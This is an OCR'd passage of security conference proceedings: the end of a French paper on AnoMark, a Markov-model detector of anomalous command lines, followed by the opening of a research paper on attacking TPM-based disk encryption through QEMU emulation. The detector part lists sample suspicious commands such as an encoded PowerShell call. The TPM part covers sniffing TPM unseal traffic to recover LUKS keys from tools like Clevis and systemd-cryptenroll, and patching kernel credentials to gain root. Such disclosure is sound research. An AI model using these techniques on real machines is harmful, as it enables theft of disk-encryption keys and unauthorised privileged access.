On peut rassembler dans un premier groupe les lignes de commande qui sont présentes dans les alertes de l'algorithme mais qui pourraient être détectées de manière plus simple :

— les lignes contenant de l'information en base 64 du type :
```
» powershell -enc Q29uY2VudHJlLnRvaS5zdXIubWEucHJl
c2VudGF0aW9uIQ==
```
— les *ping* vers des domaines inhabituels :
```
» ping heeeeeeeey.com
```

— l'exécution de processus inconnus :
```
» iWillPawnYou.exe /user adminAccount
```

Il n'est pas étonnant, au vu de la modélisation construite, qu'AnoMark remonte ce type de commandes. Pour la base 64, l'algorithme voit un enchaînement quasi-aléatoire de caractères donc ayant des probabilités faibles. Pour les deux autres cas, il s'agit tout simplement de groupes de mots jamais vus. Mais dans les trois cas, on aurait pu écrire des règles ou des algorithmes plus simples.

Dans un second groupe on rassemble des lignes de commande détectées comme anormales par l'algorithme, et qui auraient été par ailleurs complexes à détecter :

— l'utilisation de *flags* inconnus :
```
» legit.exe -newflag newdata
```
— le changement de quelques lettres :
```
» CmD.eXe -someflag -someparam
```
— l'exécution de processus connus depuis des chemins inconnus :
```
» C:\newfolder\myproc.exe
```

Il apparaît un peu mieux dans ces exemples-ci l'intérêt de l'algorithme. Il serait plus complexe de remonter ce type d'activité avec des règles. On peut ainsi mieux appréhender l'intérêt d'une telle modélisation pour détecter des comportements nouveaux.

Enfin, l'algorithme a aussi pu remonter des mauvaises pratiques d'administration comme l'écriture de mots de passe en clair dans des lignes de commande dans lesquels ils n'auraient pas dû figurer. Ce sont des alertes qui permettent de prévenir des incidents suite à ces mauvaises pratiques, et elles ne sont donc pas considérées comme des faux positifs.

3.3 Limites du modèle

Il s'agit enfin d'estimer quels sont les limites de la modélisation, et les possibles biais statistiques qui peuvent apparaître lors des entraînements.

D'un point de vue détection, il faut déjà noter qu'on ne peut pas attendre de l'algorithme qu'il fonctionne sans être accompagné d'un ensemble de règles construites par des spécialistes. Pour prendre un exemple, il est par construction impossible d'assurer qu'il remontera toutes les lignes de commande utilisant de l'encodage en base 64 de manière illégitime, même si on constate qu'il a tendance à remonter cet encodage. En effet, il se peut que d'autres commandes soient considérées comme plus anormales au moment de l'analyse, et qu'ainsi une détection triviale ne soit pas faite. Dès lors, il faut garder une base de règles pour des comportements

simples. AnoMark ne permet pas d'assurer une certitude de détection, mais propose plutôt une détection de comportements jusqu'ici inconnus. De plus, on considère qu'un attaquant visible dans les journaux produira plusieurs lignes de commande, et que c'est dans cet ensemble qu'on espère trouver une anomalie remontée par le modèle.

Ensuite, d'un point de vue plus statistique il peut arriver que des biais de sélection arrivent, à la suite d'une mauvaise construction de jeu d'entraînement. Il faudra toujours veiller à choisir une fenêtre temporelle de données suffisamment grande pour que les journaux d'événements soient représentatifs du comportement sur le parc supervisé. Or, cette taille de fenêtre n'est pas aisée à définir. Il semble qu'une période d'environ 1 mois permette d'éviter de tomber sur l'absence d'un utilisateur (pour cause de congés par exemple), mais cela reste à définir en fonction du périmètre de supervision.

4 Conclusion

L'étude menée grâce à AnoMark nous a permis d'entrevoir les possibilités de détection apportées par l'apprentissage statistique et plus précisément la détection d'anomalies. Ce type d'algorithme ne remplace ceci dit pas les constructions de signatures pour la détection de comportements connus. C'est un complément pour les analystes, afin de pouvoir explorer d'autres pistes de recherche. D'ailleurs, l'algorithme ne cherche pas à qualifier l'aspect dangereux de la ligne de commande, mais plutôt à mettre en évidence des changements de comportement qui doivent être investigués en autonomie par l'analyste.

Nous avons vu que cette détection peut se faire aussi bien de manière exploratoire pour de la détection de circonstance en mode *Threat Hunting*, comme de manière continue pour une détection de long terme avec une production d'alertes. Ces deux aspects en font un outil profondément opérationnel, ce qui est un atout fort. La conception s'est voulue dès le départ la plus simple possible pour appuyer la portabilité de l'outil. C'est aujourd'hui un atout dans l'analyse de grands volumes de données, pour trouver rapidement des voies d'investigation.

Ce travail nous encourage à continuer de chercher des solutions d'algorithmes de détection d'anomalies pour détecter des intrusions de façon opérationnelle. Cela pourrait être toujours sur des données textuelles, avec d'autres techniques de NLP, ou sur des données de type différent mais en continuant d'utiliser des chaînes de Markov, peut-être cachées pour d'autres cas d'usage...

TPM is not the holy way

Benoit Forgette
bforgette@quarkslab.com

Quarkslab

Abstract. For quite some time, computers have been embedding a security chip. This chip, named Trusted Platform Module (TPM), is used to generate and protect secrets used by the computer. TPM and the libraries using them are fully trusted when given a secret. In this paper, I expose various new ways to perform software attacks. Either, noninvasive to extract the TPM's secrets or invasive to obtain privileged access to the host system without retrieving the secret stored in TPM to decrypt the host's filesystem. All these technics are based on the emulation of the OS environment and reproduce communication that should happen with the TPM.
We conducted this research with a tool that we also release with the community to facilitate future research and help the exploitation of these different attacks.

1 Introduction

In my day job, I often work on IoT devices. In this context, I have encountered some embedded computers. I demonstrate my attack applicability on a real case study that I encountered during one of my audits.

This audit started on a device with the following properties:

— a password-protected BIOS;
— secure boot enabled;
— automatic Luks disk decryption using TPM.

When dealing with such a device, our first intuition is to think that the system is theoretically safe. But, during the audit, I found a hardware vulnerability impacting the BIOS. This vulnerability allowed me to obtain a full access to the BIOS parameters, remove the BIOS password and disable the secure boot.

In this paper, we consider we have this access. The remaining challenges are how to bypass the hard drive encryption and what is the impact of the BIOS modifications.

Warning. The following attacks have some prerequisites:

— the secure boot should be disabled;
— the USB Boot option should be enabled.

While these prerequisites seem to be significant, in my experience, a noteworthy number of computers do not have these security setups. Moreover, the embedded device manufacturers security posture is not always mature. They sometimes let old vulnerabilities affecting their devices. For instance, some motherboards do not store their BIOS configuration in NVRAM. Removing the BIOS battery for more than 30 seconds is enough to reset the configuration. This technique is more detailed in [2].

Contributions. This paper presents a new way to compromise the usage of discrete TPM (dTPMs). For this research, a tool has been developed named TPMEE [15]. It can be used on a simple USB stick and plugged into the target.

Our approach emulates the targeted computer by connecting all the components it needs to run as usual. This emulation makes it possible to listen to the communication between the computer and the TPM. To go further, it is possible to modify the communication flow between the computer and the TPM to compromise the computer. For example, the generation of a random number by the TPM can be rigged. In the case where TPM2 encryption session feature is enabled the emulation allows to obtain direct access to the virtual memory of the emulated computer and to modify its flow of execution to obtain access to the operating system. However, these attacks assume that the attacker has managed to gain access to the BIOS or at least boot into a third party operating system.

Paper organization. In Section 2, we draw an overview of a TPM and do a brief history on the difference between versions 1.2 and 2. In Section 3, we describe the different works to attack the TPM protocol and perform a post-exploitation on a system that uses a TPM without any human interaction. Section 4 shows how to sniff the TPM protocol thanks to the emulation of the operating system and studies several solutions that use TPM to decrypt a filesystem automatically. In Section 5, we focus on how to compromise a computer that uses TPM 2 feature *HMAC authentication session feature* by setting up a process with a higher right on the operating system thanks to virtual machine instrumentation. Finally, in Section 6, we go one step further and explore how to remove the component dependencies (TPM, hard disk, BIOS) of our attack by embedding the TPM and hard disk on a third party mother board to reproduce the attacks presented on any device.

2 TPM protocol

First, it is important to recall what is a TPM, what it is used for, and the various improvements the technology has known.

dTPM (Trusted Platform Module), invented by TCG [16], is a secure crypto-processor present as a chip directly on the motherboard and connected to the CPU to generate and keep cryptographic secrets safe on an external processor. An important concept of TPM is the sealing: this feature allows storing a secret inside the TPM and release it only when the same context is loaded and the `TPM UNSEAL` command is called.

TPM also exhibit some hardware security features such as a safe cryptographic key generation, hash computation and signing or encrypting values provided by the OS.

On this paper, we will focus on dTPM, a TPM subfamily defined as follows: an external dedicated chip which has all TPM functionalities on its semiconductor.

On TPM one of the most important concepts is the *measurement*. The measurement certifies an object integrity at a specific time.

For instance, TPM can measure the integrity of the root of trust with PCRs (Platform Configuration Register). These registers contain cryptographic digests calculated at boot time for each level of boot loading. Modifying any part of the code or configuration also modifies these digests. To prove that the content of the PCRs comes from the TPM, the TPM signs the content of the PCRs using a special key. This key is either called AIK (Attestation Identity Key) in TPM 1.2 or AK (Attestation Key) in TPM 2.0. These registers are used as follows:

Number	Allocation
0	BIOS
1	BIOS configuration
2	Option ROMs
3	Option configuration
4	MBR(master boot record)
5	MBR configuration
6	State transition and wake events
7	Platform manufacturer-specific measurements
8-15	Static operating system
16	Debug
23	Application support

Table 1. PCRs allocation

These values cannot be removed after their initialization. Each access to a PCR will concatenate a new value to its previous value. The boot integrity can be checked with these values.

For our case study:

1. the attack used to remove the password and disable secure boot should modify the measure of PCR 1;
2. the BIOS is replaced so the measurement of PCR 0 should be modified.

TPM are not only a chipset specification but also the communication protocol itself. This protocol is pretty simple: each request generates one answer. All requests have the same structure:

— A tag defines which TPM version is used and if the request is authenticated (2 bytes);
— The command size (4 bytes);
— Some custom fields for each command.

Like the requests, all answers share the same structure:

— A tag defines which TPM version is used and if the request is authenticated (2 bytes);
— The response size (4 bytes);
— The response code value, i.e. to notify success (4 bytes);
— Some custom fields for each command.

To illustrate this protocol, let's consider the command *TPM_CC_Unseal* and its answer.

For the request:

— Request Tag: Command with authorization Sessions (0x8002)
— Command size: 91 (0x0000005b)
— Command Code: TPM2_CC_Unseal (0x0000015e)
— Handle Area: TPMI_DH_OBJECT: Unknown (0x81000000)
— Authorization Area:
  — AUTHAREA SIZE: 73 (0x00000049)
  — TPMI_SH_AUTH_SESSION: Unknown (0x03000000)
  — AUTH NONCE SIZE: 32 (0x0020)
  — AUTH NONCE: ecd7cbd62ac5a64...e6ce39b613751d9ed8a38
  — Session attributes (0x01)
    — ....1 = SESSION_CONTINUESESSION: Set
    — .... ..0. = SESSION_AUDITEXCLUSIVE: Not set
    — .... .0.. = SESSION_AUDITRESET: Not set
    — ...0 0... = SESSION_RESERVED: Not set
    — ..0. .... = SESSION_DECRYPT: Not set

— .0.. .... = SESSION_ENCRYPT: Not set
— 0... .... = SESSION_AUDIT: Not set
— SESSION AUTH SIZE: 32 (0x0020)
— SESSION AUTH: e0aac94a91b2c...0da345746b9b6c4

For the answer:
— Response Tag: Command with authorization Sessions (0x8002)
— Response size: 93 (0x0000005d)
— Response code value: TPM2 Success (0x00000000)
— RESP PARAM SIZE: 10 (0x0000000a)
— Parameters Area
— RESPONSE PARAMS:
— size of parameter : 8 (0x0008)
— value of parameter : password (0x70617373776f7264)
— Authorization Area
— AUTH NONCE SIZE: 32 (0x0020)
— AUTH NONCE: 697607541b5541f5d...5a8f170df63b90682017
— Session attributes
— ....1 = SESSION_CONTINUESESSION: Set
— .... ..0. = SESSION_AUDITEXCLUSIVE: Not set
— .... .0.. = SESSION_AUDITRESET: Not set
— ...0 0... = SESSION_RESERVED: Not set
— ..0. .... = SESSION_DECRYPT: Not set
— .0.. .... = SESSION_ENCRYPT: Not set
— 0... .... = SESSION_AUDIT: Not set
— SESSION AUTH SIZE: 32 (0x0020)
— SESSION AUTH: 71c6f8540102f8...a378617fe5b95de0bd674744

The request used in this example allows a user to extract a secret from the TPM if they have the authorization.

During the initialization of the secret, it is possible to specify which PCR to use for its release. The secret can be unsealed only if the register states were not altered. Thus, it verifies if the access to the *unseal* value is allowed.

2.1 Upgrade With TPM2

TPM2 provides some new features compared to TPM 1.2. First, it supports new algorithms (SHA-256, SHA-512) which improve the signature capabilities and the key generation performances. In TPM 1.2, only SHA-1 was required.

TPM 2.0 adds new asymmetric signing algorithms as ECDSA, ECDAA and ECSCHNORR based on elliptic curves and change asymmetric

encryption RSA 1024 to RSA 2048 with the algorithms RSAPES and OAEP. Moreover, AES is now mandatory to sign or encrypt data. For the moment, the CFB mode is the only one mandatory.

TPM2 provides an HMAC session to protect against sniffing TPM communication. Each request can be authenticated and potentially encrypted. To find if this feature is used, you can look if the session begins with *TPM2_StartAuthSession()* command and finishes with *TPM2_FlushContext()* command. For each request that uses this feature, an *Authorization Area* is added.




Fig. 1. StartAuthSession Example during Windows 11 Boot using the Tool Presented in this Paper

In Figure 1, we observe that the session is started without encryption because the encrypted secret is not present.

Each command contains a tag to identify if this command uses the session or not:

— 8002 when it is a command with session.

— 8001 when it is a command without session.

For instance, a command that allows extracting a secret could be encrypted if the session is used with the encryption flag set. The documentation of [16] explains:

> 12.7 TPM2_Unseal
> General Description

This command returns the data in a loaded Sealed Data Object.

NOTE 1 A random, TPM-generated, Sealed Data Object may be created by the TPM with TPM2_Create() or TPM2_CreatePrimary() using the template for a Sealed Data Object.

NOTE 2 TPM 1.2 hard-coded PCR authorization. TPM 2.0 PCR authorization requires a policy. The returned value may be encrypted using authorization session encryption. If either restricted, decrypt, or sign is SET in the attributes of itemHandle, then the TPM shall return TPM_RC_ATTRIBUTES. If the type of itemHandle is not TPM_ALG_KEYEDHASH, then the TPM shall return TPM_RC_TYPE.

3 State of the Art

The TPM subject is now an important part of our system's security. For instance, Microsoft has added the prerequisite of having a TPM to boot its new operating system Windows 11. In their documentation [1], Microsoft goes even further by requesting a TPM version 2. This is not yet enforced and starting a Windows 11 with a TPM 1.2 is still possible.

In recent years, several projects have been developed to test the TMP security. Most of them require hardware access and allow sniffing TPM communication over:

— LPC protocol with *TPM Specific LPC Sniffer* [12].
— SPI protocol with *Bitlocker SPI toolkit* [19].
— I2C protocol with *TPMGenie* [18].

TPM Specific LPC Sniffer and *Bitlocker SPI toolkit* are tailored to target Bitlocker keys on Windows.

TPMGenie have more generic targets and some interesting active attacks, like spoofing measurement features and altering the random generator number on Linux systems. However, *TPMGenie* does not work with TPM2.

Sniffing attacks are no longer sufficient with TPM version 2. Several countermeasures have been added in this new version to prevent them. Notably, we detail the HMAC authentication session feature in Section 2.

To avoid being constrained by this communication authentication and encryption solution, it is necessary to obtain access to the operating system without knowing the password.

One of the best-known programs to perform this attack is probably Kon-boot [13]. Kon-boot allows booting on a macOS or Windows system without knowing the session password. At boot time it injects itself into the BIOS/UEFI memory to modify the disk accesses. When the kernel is loaded in memory, it patches the memory areas in charge of password verification to accept any password.

Another inspiration for this attack comes from Android Emuroot [11] presented in SSTIC 2021. This project made it possible to target a process in the list of running processes and to escalate the binary privileges with higher privileged rights.

4 Sniffing the TPM Protocol

The idea behind sniffing the TPM communication is to intercept the secrets passing through it. As mentioned above, if the session authentication feature is not used, the secrets are sent unencrypted.

4.1 Sniffing by emulation

We could find three main weaknesses that the different technics described in Section 3 suffer from:

— they require access to the TPM making the attack more difficult;
— they depend on the physical layer protocol;
— the projects are not maintained anymore or only target Windows systems.

We designed this project with the goal of being usable on every operating system without hardware constraints. We perform our attacks by altering commands and answers sent using the TPM protocol. However, our method still has weaknesses. The main one is the high-level execution which is required:

— there is more risk that a badly formatted command will be rejected;
— the prerequisites are more important: it is necessary to have access to the BIOS of the computer to authorize the boot from a USB key. Depending on the motherboard, it is also necessary to disable secure boot.

The sequence of the attack is as follows:

1. Boot on a live ISO without any communication with the TPM.
2. Launch an instance of qemu [10].
   (a) If the BIOS is configured with UEFI, retrieve the open-source UEFI implementation developed by TianoCore [14].
   (b) Map the physical disk as the main disk in the virtual machine.
   (c) Use the same CPU as the host CPU.
   (d) Connect the host TPM to the virtual machine.
3. Redirect the communications to the TPM to an external service allowing for example to save it in a pcap file or to modify a request.

To ease the attack, we use a helping script that correctly call the emulator. You can analyze deeper how it works in the GitHub project.[1]

We had to modify the emulator to allow the extraction of received and issued requests from the TPM. To do so, the function *tpm_passthrough_unix_read* from qemu project, which extracts data sent by the TPM, and *tpm_passthrough_unix_tx_bufs*, which extracts data received by the TPM, have been reimplemented to transmit the requests via a UNIX socket. These two functions can be found in the file *backends/tpm/tpm_passthrough.c* of the project.

```
1    const char *file = get_tpm_sniff_path();
2    if (file != NULL)
3    {
4      uint32_t data_len = ret + 3;
5      packet_tpm_t *data = malloc(data_len * sizeof(uint8_t));
6      data->type = 0x0;
7      data->length = ret;
8      memcpy(data + 1, buf, ret);
9      send_data2socket((uint8_t *)data, data_len, file);
10     free(data);
11     data = NULL;
```

Listing 1. Qemu Source Code

To process this RAW data, a socket server has been set up to retrieve and format it into a pcap file where the TPM will be the destination and the target OS the source. An example output can be found on the page 298 and page 303.

Another feature allows replacing some request by another and perform MITM attack on the TPM protocol. The easiest TPM command that it is possible to replace is *TPM_CC_GetRandom*. When this command is sent, the TPM answers with a securely generated random number with the number of bytes requested.

To showcase the usage of our tool, we intercept the response to *TPM_CC_GetRandom* and replace it with the value 0. We have not studied the use of MITM in a real-life scenario. This tool is new and we work on generic patterns that can be used to defeat libraries using TPM or the dTPM component itself.

Let's consider several solutions for decrypting the disk at boot time via TPM and focus on how to analyze them with the tool developed for this research:

— tpm2-initramfs-tool
— systemd-enroll linux

[1] `https://github.com/quarkslab/TPMEE`

— clevis
— Windows 11 Bitlocker

- **Tpm2-initramfs-tool**

We analyse the tool at its last commit: `9fb5b10`.

To better understand what is going on, let's take the source code of the `tpm2-initramfs-tool` program. The function `pcr_unseal` is called during the disk decryption. This function calls the libtss function `Esys_Unseal` and uses the result as the password to decrypt the disk. [2]

```
397     rc = Esys_PolicyPCR(ctx, session, ESYS_TR_NONE, ESYS_TR_NONE, ESYS_TR_NONE,
398                         NULL, &pcrsel);
399     chkrc(rc, goto error);
400
401     rc = Esys_Unseal(ctx, primary, session, ESYS_TR_NONE, ESYS_TR_NONE,
402                      &secret2b);
403     chkrc(rc, goto error);
404
405     printf("%s", secret2b->buffer);
406
407     rc = 0;
```

Listing 2. Source code of libtpm Esys_Unseal

If we look at the construction of the `Esys_Unseal` function, we see that this function is only a wrapper to the `TPM_Unseal` command in the TPM specification published by TCG [16].

10 **Outgoing Operands and Sizes**

PARAM #	PARAM SZ	HMAC #	HMAC SZ	Type	Name	Description
1	2			TPM_TAG	tag	TPM_TAG_RSP_AUTH2_COMMAND
2	4			UINT32	paramSize	Total number of output bytes including paramSize and tag
3	4	1S	4	TPM_RESULT	returnCode	The return code of the operation.
		2S	4	TPM_COMMAND_CODE	ordinal	Command ordinal: TPM_ORD_Unseal.
4	4	3S	4	UINT32	secretSize	The used size of the output area for secret
5	<>	4S	<>	BYTE[ ]	secret	Decrypted data that had been sealed
6	20	2H1	20	TPM_NONCE	nonceEven	Even nonce newly generated by TPM to cover outputs
		3H1	20	TPM_NONCE	nonceOdd	Nonce generated by system associated with authHandle
7	1	4H1	1	BOOL	continueAuthSession	Continue use flag, TRUE if handle is still active
8	20			TPM_AUTHDATA	resAuth	The authorization session digest for the returned parameters. HMAC key: parentKey.usageAuth.
9	20	2H2	20	TPM_NONCE	dataNonceEven	Even nonce newly generated by TPM.
		3H2	20	TPM_NONCE	datanonceOdd	Nonce generated by system associated with dataAuthHandle
10	1	4H2	1	BOOL	continueDataSession	Continue use flag, TRUE if handle is still active
11	20			TPM_AUTHDATA	dataAuth	The authorization session digest used for the dataAuth session. HMAC key: entity.usageAuth.

Fig. 2. Command TPM_Unseal

[2] `https://github.com/timchen119/tpm2-initramfs-tool/blob/9fb5b10/src/libtpm2-initramfs-tool.c#L406`

By analysing the frames written in the pcap file produced by the tool and focusing on the `TPM_Unseal` command response frame, we find the password given in the response parameter which consists of:

— secretsize [00 08]
— secret [70 61 73 73 77 6F 72 64] ("password")




Fig. 3. Sniffing with the tools

In the source code, the list of PCRs can be used to seal the secret. However, this is not used by default which makes it to extract the key in clear text.

- **Systemd-cryptenroll**

We analyse the tool from the tag version *systemd v250*.

The second case study concerns the systemd-cryptenroll program. The code analysis reveals the use of the `TPM_Unseal` command. This time the key to decrypt the disk is used not in clear text but encoded in base64 `https://github.com/systemd/systemd/blob/main/src/cryptenroll/cryptenroll-tpm2.c#L108`

On the source code, the list of PCRs can be used to seal the secret but by default is not used and the session encryption either, that makes possible the extraction of the key in clear.

- **Clevis**

We analyse the tool from the tag version *Release version 18*.

Clevis is probably the more complex but the weakness is the same. Our tool extracts a key as follows:

```
{
  "alg":"A256GCM",
  "k":"IKLwktVNqr6qqCfQp75bs-n3hUVwrsFFuAxXqBG6tQQ",
  "key_ops":["encrypt","decrypt"],
  "kty":"oct"
}
```

The key extracted is a JWK (Json Web Key) and the JWE (Json Web Encryption) is stored inside the header of the luks volume. For Luks2 volume, we can extract the JWK as follows:

```
cryptsetup token export --token-id 1 "${DEV}"
```

Then, with these two values we can get the password to decrypt the disk. In the source code, the list of PCRs cannot be used to seal the secret neither the session encryption which makes it possible to extract the key in cleartext.

- **Windows 11**

A work has been started for Windows 11. In real case scenario, the communication with the TPM has not begun and the popup appears to ask the restoration key. I believe that some hardware enumeration blocks the communication. But if we manage to begin a communication with the TPM as mentioned in Section 3, the key can be found with the same technic. On a side note, `cyberveille-sante.gouv.fr` warns on this subject.[3]

Nonetheless, we should still check if the PCR register is used to seal the secret.

4.2 Issues

Our analysis discovered that, by default, implementations were not using PCR registers to seal the secrets. This also is not encouraged in the documentation. Note that the usage of PCR registers in Windows couldn't be checked and this remains as future work.

During the study we add a PCR verification to understand which request PCR should be added on these implementations and understand when the attacks are possible.

[3] `https://www.cyberveille-sante.gouv.fr/cyberveille/1208-une-nouvelle-attaque-permet-dextraire-les-cles-de-chiffrement-bitlocker-dun-tpm`

PCR	Allocation	Attack
0	BIOS	undetected
1	BIOS configuration	detected
2	Option ROMs	undetected
3	Option configuration	undetected
4	MBR(master boot record)	detected
5	MBR configuration	undected
6	State transition and wake events	undetected
7	Platform manufacturer-specific measurements	undetected
8	Grub commands	detected
9	Executed Modules Grub	detected
10	Grub binary or IMA	undetected
11	Kernel and initrd Shim	undetected
12	Entire booting process	undetected
13-15	Static operating system	undetected
16	Debug	undetected
23	Application support	undetected

Table 2. PCRs verification on Linux system

As noted in the documentation, the TPM 2.0 protocol allows encryption of command and response parameters, although this is not yet used by the main solutions.

Using such protections will allow an OS to be protected against passive attacks. However, it is common for computers to not be protected by a BIOS password. A less likely, but still possible option, is that the motherboard is vulnerable and allows access to its BIOS.

Since we have access to the RAM and can debug the CPU, we instrument it and modify a process to gain access to the operating system.

5 Get privileged access to an operating system at early boot time

The objective in this part of the attack is to gain access to the system with privileged rights, without altering its main running operation.

5.1 Instrumentation of Qemu to get a privileged access

As in our case we do not have access to the system, we have two solutions:

— the creation of a new process;
— the modification of a precise process by a process we control.

In this version, we opted for the replacement of a single process, but we may improve our tool to create a process from scratch in a near future.

To understand the version, it is necessary to dive into the internals of Linux kernel.

- **How the linux kernel works**

Before diving in our attack, we give a brief overview of how interrupts and more precisely *syscalls* work.

- **Interruption** To communicate from USER space (RING 3) to KERNEL space (RING 0), it will be necessary to use interrupts. Interrupts are stored in a table called the IDT. This table contains all the functions in the kernel that will be called when an interrupt is triggered.

- **Syscall** One of these interrupts is called *syscall*. This interrupt allows to pass the execution from user space to kernel space to perform an action. An extract from the list of these actions on a linux x86_64 kernel is reproduced in Table 3.

rax	System call	rdi	rsi	rdx r10 r8 r9
0	sys_read	unsigned int fd	char *buf size_t count	
1	sys_write	unsigned int fd	const char *buf	...
2	sys_open	const char *filename	int flags	...
3	sys_close	unsigned	int fd	
4	sys_stat	const char *filename	struct stat *statbuf	
...				
56	sys_clone	unsigned long clone_flags	...	
57	sys_fork			
58	sys_vfork			
59	sys_execve	const char *filename	...	
60	sys_exit	int error_code		
61	sys_wait4	pid_t upid	int *stat_addr	...
62	sys_kill	pid_t pid	int sig	
63	sys_uname	struct old_utsname *name		
...				
322	stub_execveat	int dfd	...	

Table 3. x86_64 Syscall numbers

Execve and execveat The *execve* and *execveat* calls are of interest to us, as every binary executed by the system goes through them. *execve* is called with the following parameters on x86_64:

— *rdi* points to the name of the binary to execute;
— *rsi* points to the arguments passed to the binary;
— *rdx* points to the environment variables.

execveat is called with the following parameters on x86_64:
— *rdi* contains the file descriptor of the execution folder;
— *rsi* points to the name of the binary to execute;
— *rdx* points to the arguments passed to the binary;
— *r10* points to the environment variables;
— *r8* contains flags [9].

The *execve* [4] and *execveat* [5] *syscalls* are the perfect starting point to understand how the execution works and to understand how we can modify the binary execution.

For this analysis, we use Elixir [8] project that is a source code cross-referencer inspired by LXR. Its main purpose is to index every release of a C or C++ project (like the Linux kernel) while keeping a minimal footprint.

Following the execution flow illustrated Figure 4, these two syscalls call the same *do_execveat_common* function [3]. It is possible to use this function to monitor the called process and to modify the desired process. The parameters that can be interacted with are:
— the name of the called binary;
— the arguments passed to the binary (argv);
— the environment variables (envp).

- ***Cred Structure*** However, it is impossible to modify the execution rights of the binary. The execution rights will be stored in a structure called creds for the moment.

```
1  struct cred {
2   atomic_t usage;
3  #ifdef CONFIG_DEBUG_CREDENTIALS
4   atomic_t subscribers; /* number of processes subscribed */
5   void  *put_addr;
6   unsigned magic;
7  #define CRED_MAGIC 0x43736564
8  #define CRED_MAGIC_DEAD 0x44656144
9  #endif
10  kuid_t  uid;  /* real UID of the task */
11  kgid_t  gid;  /* real GID of the task */
12  kuid_t  suid;  /* saved UID of the task */
13  kgid_t  sgid;  /* saved GID of the task */
14  kuid_t  euid;  /* effective UID of the task */
15  kgid_t  egid;  /* effective GID of the task */
16  kuid_t  fsuid;  /* UID for VFS ops */
17  kgid_t  fsgid;  /* GID for VFS ops */
18    ...
```




Fig. 4. Execution Flow of execve and execveat

```
} __randomize_layout;
```

Listing 3. Structure of creds

This structure contains uid, gid, suid, sgid, euid, egid, fsuid, fsgid values. All these elements, which correspond to the users right and its groups, must be set to 0 to obtain the highest rights on the system.

When a process is created, this structure is filled by reproducing the rights of the process that called it:

```
struct cred *prepare_creds(void)
{
 struct task_struct *task = current;
 const struct cred *old;
